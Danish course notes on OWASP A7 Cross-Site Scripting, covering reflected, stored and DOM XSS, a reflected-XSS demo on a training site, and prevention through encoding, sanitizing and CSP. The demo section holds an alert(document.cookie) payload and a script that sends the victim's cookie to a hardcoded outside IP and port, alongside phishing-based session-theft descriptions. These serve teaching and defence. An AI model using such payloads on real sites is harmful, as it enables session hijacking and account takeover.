Komposition: A7-Cross-Site Scripting (XSS)

**Agenda:**

1. Forklar XSS og de 3 former.
2. Demonstrerer et eksempel på reflected XSS
3. Forklar begreberne encoding og sanitizing, og hvordan det forbygger mod XSS angreb
4. Demonstrerer eksempel på sanitizing med whitelisting og eventuel encoding.

**Explain the two sections, from risk A7  
  
Is the Application Vulnerable?**

XSS-angreb inkludere typisk at stjæle sessions id’er, konto overtagelse, at komme uden om Multi-Factor Authentication (MFA).

Der er findes 3 former for XSS (Cross-Site Scripting), som er målrettet mod brugernes browsere:

1. **Reflected XSS**: Applikationer eller API’er som inkluderer bruger input, der ikke er valideret og er unescaped, som en del af HTML-output.

**Eksempel på escape/unescape:**

Et billede, der indeholder kniv

Automatisk genereret beskrivelse

Et vellykket angreb kan give hackeren mulighed for at execute vilkårlig HTML og Javascript i offerets browser. Ved denne form kræver det typisk at brugeren/offeret interagerer med et ondsindet link, der peger på en side kontrolleret af hackeren. Dette kan være watering holes reklamer eller lignende.

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

1. **Stored XSS**: Applikationen eller API gemmer unsanitized bruger input i databasen, der så senere bliver vist hos andre brugere eller administratorer. Stored XSS betragtes ofte som en kritisk risiko.

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

1. **DOM XSS***:* JavaScript frameworks, single-page applikationer og API’er, der dynamisk inkluderer data kontrolleret af hackeren på en side, er sårbare overfor DOM XSS.

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

**How to Prevent?**

For at beskytte sig mod xss skal man undgå at usikker data, bliver behandlet som aktiv html af browseren.

Dette kan f.eks. gøres ved at:

Brug frameworks der automatisk escaper XSS, som f.eks. React. React forhindre ikke at ondsindet data kommer ned i en sårbar database, men forhindre at angrebet bliver eksekveret når det vises hos en bruger i deres browser.

Ved at escape usikker data i et http request, baseret på deres kontekst i html outputtet (body, attribute, JavaScript, CSS, eller URL), sikres applikationen både mod Reflected- og Stored XSS.

Ved at implementere context-sensitive encoding når browser document modificeres på klientsiden, sikres der mod DOM XSS, hvis det ikke kan undgås på klientsiden, kan samme encoding tekniker implementeres i browser API’et.

En anden måde at sikre sig mod XSS er ved hjælp af Content Security Policy (CSP) her kan programmøren opsætte en række regler for at sikre sig imod visse XSS-angreb. Content Security Policy kan aktiveres ved hjælp af HTTP response headers eller HTML-META elementer, som derefter analysere besøgendes browser for at håndhæve de regler, som udvikleren har opsat.

**Explain about cross-site Scripting**

Cross-site scripting (XSS) er et kodeinjektions-angreb, der giver en hacker mulighed for at udføre ondsindet JavaScript i en anden brugers browser. Hackeren er ikke direkte rettet mod sit offer. I stedet udnytter han en sårbarhed på et website, som offeret besøger, for at få websitet til at levere det ondsindede JavaScript til offeret. For offerets browser ser det ondsindede JavaScript ud til at være en legitim del af websitet, og websitet har således fungeret som en utilsigtet medskyldig for hackeren.

**Demonstrate a simple reflected XSS example**

Log ind på http://www.dat-security.dk/xss/SearchDemo

**Brugernavn:** user  
**Adgangskode:** test

Indsæt dette: **<script>alert(document.cookie)</script>** i søge-feltet:

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

Det eksekveres, og det onde link generes, som vil vise brugerens cookie.

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

Linket kan bruges til bl.a. en phising e-mail, for at snyde ofre til at uvidende at tilgå linket, og afsløre deres cookie.

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

Ved at udskifte cookie til ofrets cookie, kan man som hacker få adgang til ofrets oplysninger eller hemmelighed.

Applikation 🡪 cookies 🡪

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

Man kan også bruge dette her til at få en brugers cookie sendt til hackerens server:  
<script> var xmlHttp = new XMLHttpRequest(); xmlHttp.open("GET","http:// 167.172.97.125:666/evil?cookie="+document.cookie); xmlHttp.send(); </script>

**What will it take to make a reflected attack “serious” (Social Engineering)?**

<http://www.dat-security.dk/xss/SearchDemo?searchterm=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E>

Linket ovenfor gør det samme som at søge på <script>alert(document.cookie)</script> på hjemmesiden.

Hvis en hacker kan få en bruger til at logge ind og efterfølgende trykke på et ondsindet link kan hackeren stjæle brugerens session-id.

Reflected XSS bliver farligt i kombinationen med social engineering.

En hacker kan sende en e-mail der ligner den kommer fra en bestemt virksomhed, beder brugeren om at logge ind og efterfølgende trykke på et link i e-mailen. på den måde kan han stjæle session id fra brugeren uden han opdager det før det er for sent.

**Explain and Demonstrate a stored XSS attack with session hijacking and a subsequent attack using the “stolen” session ID**

Hvis en hacker finder en side, der er sårbar overfor xss angreb, kan hackeren fx oprette et indlæg, eller skrive en kommentar på siden. I kommentaren kan hackeren gemme et <script> der tager en brugers session id og sender den til en server. Når andre brugere logger ind og kigger på den kommentar hackeren har skrevet, bliver deres session id send til hackeren der nu kan logge ind på samme side og give sig ud for at være den uvidende bruger.

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

**What kind of “indications” will an attacker look for in a WEB-page before testing whether the site is vulnerable to XSS-attacks?**

Hackeren vil først lede efter muligheder for at lave et input til serveren, dette kan f.eks. være at lægge data i en database, som andre brugere kan hente ud.

Hvis hackeren finder dette, vil hackeren se om det er muligt at lave html tags i det input felt, som tager imod data der bliver lagt i serveren. Det kan hackeren nemt checke ved at kigge på det man kan hente ud af databasen, hvis det indeholder html tags der f.eks. gør teksten fed eller lignende er det et tegn på at siden er sårbar overfår XSS-attacks.

Selvom siden tillader at have nogle html tags er det dog ikke sikkert at siden er sårbar, da den kan benytte en white- eller black-listing, sanitizing eller eventuelt Content Security Policy, som stadig tillader nogle HTML-tags, til at sikre sig mod XSS-attacks.

En hacker vil desuden kigger efter om session ID’et ligger frit tilgængeligt, og hvordan det er navngivet, for at kunne hente det ud, hvis et hack er muligt.

**Explain and demonstrate ways to prevent XSS-attacks**

Link til projekt, som skal clones for at vise et eksempel: <https://github.com/securitydatspring2019/sanitazion-startcode>

Alle brugerinput, som indgår i HTML-output, bør enten encodes eller sanitize. Dette gøres ved at tilføje dem i dependencies:

<dependency>

    <groupId>org.owasp.encoder</groupId>

    <artifactId>encoder</artifactId>

    <version>1.2.2</version>

 </dependency>

 <dependency>

   <groupId>com.googlecode.owasp-java-html-sanitizer</groupId>

   <artifactId>owasp-java-html-sanitizer</artifactId>

   <version>20191001.1</version>

 </dependency>


Hvis brugerinput skal encodes, gøres følgende:

<https://github.com/OWASP/owasp-java-encoder/wiki/2)-Use-the-OWASP-Java-Encoder>


Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse

Hvis brugerinput skal sanitizes, gøres følgende:



Eksempel på en selvlavet policy med whitelist:



**Explain the terms *HTML Sanitizer* and *HTML Encoder* and their purposes**

***HTML Sanitizer***

HTML Sanitizer er en proces, hvor et nyt fremstillet HTML-dokument kun bevare de tags der er betegnet som "sikre" og ønskede. Denne proces inkludere ofte “whitelist” eller “blacklist”, hvor man enten vælger at acceptere de sikre tags (whitelist), eller forhindrer usikre tags (blacklist).

Grundlæggende tags til ændring af skrifttyper er ofte tilladte, såsom <b>, <i>, <u>, <em> og <strong>, mens mere avancerede tags, såsom <script>, <object>, <embed>, og <link> fjernes ved “sanitization processen”. Også potentielt farlige attributter såsom onclick-attributten fjernes, for at forhindret ondsindet kode.

HTML Sanitizer bruges til at beskytte mod et angreb på cross-site-scripting (XSS) ved at “sanitizing” enhver HTML-kode, der er indsendt af en bruger.

***HTML Encoder***

Encoding inkluderes i <head> på en HTML side, for at fortælle browseren, hvilke tegnsæt den kan forstå, således at siden kan vises korrekt. Ingen browsere forstår alle “character encoding”, der kan inkluderes i en HTML-side. Hvis browseren ikke forstå en encoding, vil tegnet enten vises som en firkant, eller en anden indikator vil blive vist, hvis tegnet ikke kan gengives i browseren.

**Eksempler på “character encoding”:**

* UTF-8 - Character encoding for Unicode. Denne dækker næsten alle karaktere og symboler i hele verden og er den mest udbredte.
* ISO-8859-1 - Character encoding for the Latin alphabet.

ASCII er det første standardtegnsæt, og tegn fra 0-127 kan bruges uden en karakter reference. Tegn fra 160-255 kan alle blive oprettet ved brug af en karakter reference. Dette vil sige at selvom et tegn ikke godtages i encoding, kan tegnet stadig anvendes ved brug af karakter referencen. Ved ikke at tage højde for karakter reference, ved escaping, kan disse udgøre en usikkerhed for cross-site-scripting.

**Eksempel på en karakter reference:**

|  |  |  |
| --- | --- | --- |
| Symbol | Numeric Character Reference  &#nnnn; | Character Entity Reference  &name; |
| < | &#60; | &lt; |
| > | &#62; | &gt; |
| / | &#47 |  |

& og # kan eventuelt blacklistes eller indgå i sanitizing for at undgår brug af karakter referencer.

**Demonstrer sanitizing og encoding**

HTML siden:

Et billede, der indeholder indendørs, skærmbillede, fugl

Automatisk genereret beskrivelse

Tilføj dependencies i pom.xml:

Et billede, der indeholder fugl

Automatisk genereret beskrivelse

Servlet, hvor encoder og sanitizing er implementeret:

Et billede, der indeholder skærmbillede

Automatisk genereret beskrivelse